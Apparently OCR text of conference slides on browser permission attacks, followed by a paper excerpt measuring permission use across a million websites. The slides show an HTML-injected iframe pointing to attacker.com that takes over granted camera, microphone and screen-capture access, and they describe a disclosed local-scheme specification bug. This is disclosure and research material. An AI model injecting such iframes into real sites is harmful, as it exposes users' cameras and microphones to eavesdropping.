
29 nov 2024 - Reported via Email

3 dec 2024 - First Reply

12 dec 2024 - Fix applied


Funny part - How to attack this permission model?

-> **Case 2:** Hacking websites w/o control header




Case 2: Hacking websites w/o control header

Sometimes camera/microphone/display-capture permission is granted but the website allows you to click a button to not send the data.



Case 2: Hacking websites w/o control header




Content-Security-Policy: *…very…strong…and…*
…big…csp…
(without frame-src directive)

Permission Hijacking!!

```
<iframe
    src=attacker.com
    allow=camera,microphone,display-capture
></iframe>
```

This also affect when you granted the permission but your camera is turned off.

Case 2: Hacking websites w/o control header



Permissions-Policy:


camera=self,
microphone=self,
display-capture=self,
clipboard-read=self

Specification Issue Found - Local-Scheme Documents Strike again


		Expected
meet.bubu.com	*Permissions-Policy Header* ***camera=self***	✓
Local Scheme	*Camera Allowed?* *(any permission)*	✓
attacker.com	*Camera Allowed?* *(any permission)*	✗

[1] Github Issue in Permissions-Policy Standard: https://github.com/w3c/webappsec-permissions-policy/issues/552
[2] Github Issue in WHATWG HTML Standard: https://github.com/whatwg/html/issues/10461

Specification Issue Found - Local-Scheme Documents Strike again


		Expected	*Reality - Bug*
meet.bubu.com	*Permissions-Policy Header* ***camera=self***	✓	✓
Local Scheme	*Camera Allowed?* *(any permission)*	✓	✓
attacker.com	*Camera Allowed?* *(any permission)*	✗	✓ 

[1] Github Issue in Permissions-Policy Standard: https://github.com/w3c/webappsec-permissions-policy/issues/552
[2] Github Issue in WHATWG HTML Standard: https://github.com/whatwg/html/issues/10461



Research Paper

Analyzing Permissions-Policy Header, Permission Usage and Permission Delegation across 1M websites. *Under review.*



A Permissions Odyssey: A Systematic Study of Browser Permissions on Modern Websites

Anonymous Author(s)

Abstract

Modern websites behave like OS-native applications and use powerful APIs, such as *camera* or *microphone*. To ensure that untrusted third-party components, such as ads, cannot abuse powerful features granted to web applications, these features are governed via a permission system: containing the `Permissions-Policy` header and `iframe allow` attribute.

Even though the first versions of the permission system were implemented when browsers first allowed access to powerful features more than ten years ago, it is unclear if and how websites are using the permission system. To answer these questions, we systematically measured the permission ecosystem across the top 1,000,000 websites.

Our results show that 48.52% of visited websites exhibit permission-related functionality, and 12.07% of websites delegate permissions to embedded iframes using the `allow` attribute. Out of these delegations, many appear overly broad and unused by the iframe, posing a threat in the context of supply chain attacks. Additionally, only 4.5% websites use the `Permissions-Policy` header, and the primary use case is to turn off powerful APIs such as a camera entirely.

Finally, we developed open-source tools to help developers deploy the correct `Permission-Policy` header and `iframe allow` attributes following the principle of least privilege.

1 Introduction

Nowadays, the World Wide Web has evolved far beyond its original design as a simple network of static documents [6]. It has transformed into a dynamic and interactive platform, supporting a wide array of applications, multimedia content, and real-time communication, fundamentally altering how information is created and consumed across the globe.

To enable such dynamic web applications, browsers allowed websites access to more and more powerful features such as *camera* or *geolocation* that were formerly only available to OS-native applications. Recently, the World Wide Web Consortium (W3C) began the standardization of the permission ecosystem. They introduced the `Permissions` specification [29], that governs how powerful features should prompt for user's choice, and the `Permissions Policy` specification *"that allows developers to selectively enable and disable use of various browser features and APIs"* [28].

While there are several studies on how to best display the permission prompts to users [7, 12, 13], browser differences and misleading text in the permission prompts [20, 14], and studies on individual features [22, 8]. Additionally, Kaleki et al. [14] measured the `Feature-Policy` header[1] on 100K websites in 2020, discovering that among the few websites using the header, most used it to turn off features. However, the state of the permission ecosystem at scale remains opaque.

We close this knowledge gap by performing a large-scale measurement on the top 1 million websites. We investigate how many websites use which permissions and how websites delegate and control permissions using the `Permissions-Policy` header and the `iframe allow` attribute. To perform the measurement, we built a pipeline based on Playwright, collected all headers of all documents on a page, and extracted all iframe attributes. Additionally, we instrumented the relevant APIs, dynamically recorded permission invocations, and collected all scripts to perform a static analysis of the relevant APIs.

Our results show that 48.52% of websites exhibit permission-related behavior, either dynamically or through static functionality, while 40.65% called some permission-related API alone. Only on 7.98% of websites, embedded documents called permission-related APIs, on 39.41% of websites, the call came from the top-level document; however, in the majority of cases, it came from third-party scripts. 12.07% of websites delegated permissions using the `allow` attribute, mostly relying on the default value, and 4.5% of websites used the header, with the vast majority using it to turn off powerful features such as *geolocation*, *microphone*, or *camera*. Further, more than 6,000 websites had misconfigured headers with invalid syntax or semantics. Additionally, we discovered 36,307 iframes that are potentially over-permissioned as they were delegated a permission, but we did not observe any permission usage. Also, we discovered a bug in the specification that allows access to granted permissions of a website given an HTML injection that can bypass even a strong CSP via a local-scheme document attack. Lastly, we created tools for developers to learn about the permission ecosystem and deploy secure headers.

In summary, the contributions of our work are:

- We perform a systematic measurement of the browser permission ecosystem on the top 1,000,000 websites according to the July 2024 CrUX list [10] (see Section 4).
- We identify the risk of potentially over-permissioned iframes and present a case study on one Customer

[1] The predecessor of the `Permissions-Policy` header.

[@Jannis Rautenstrauch](#) CISPA

How Browser Permissions Work blog

Title: You Shall Not Get Access 🧙: Browser Permissions

-> https://albertofdr.github.io/web-security-class/browser/browser.permissions

CREWCTF chall (20-21 sep)

Chall related to things explained in this talk might appear in the competition.

THE HACKERS CREW

+++++the hackers that screw+++++

¡MUCHAS GRACIAS!

ESKERRIK ASKO!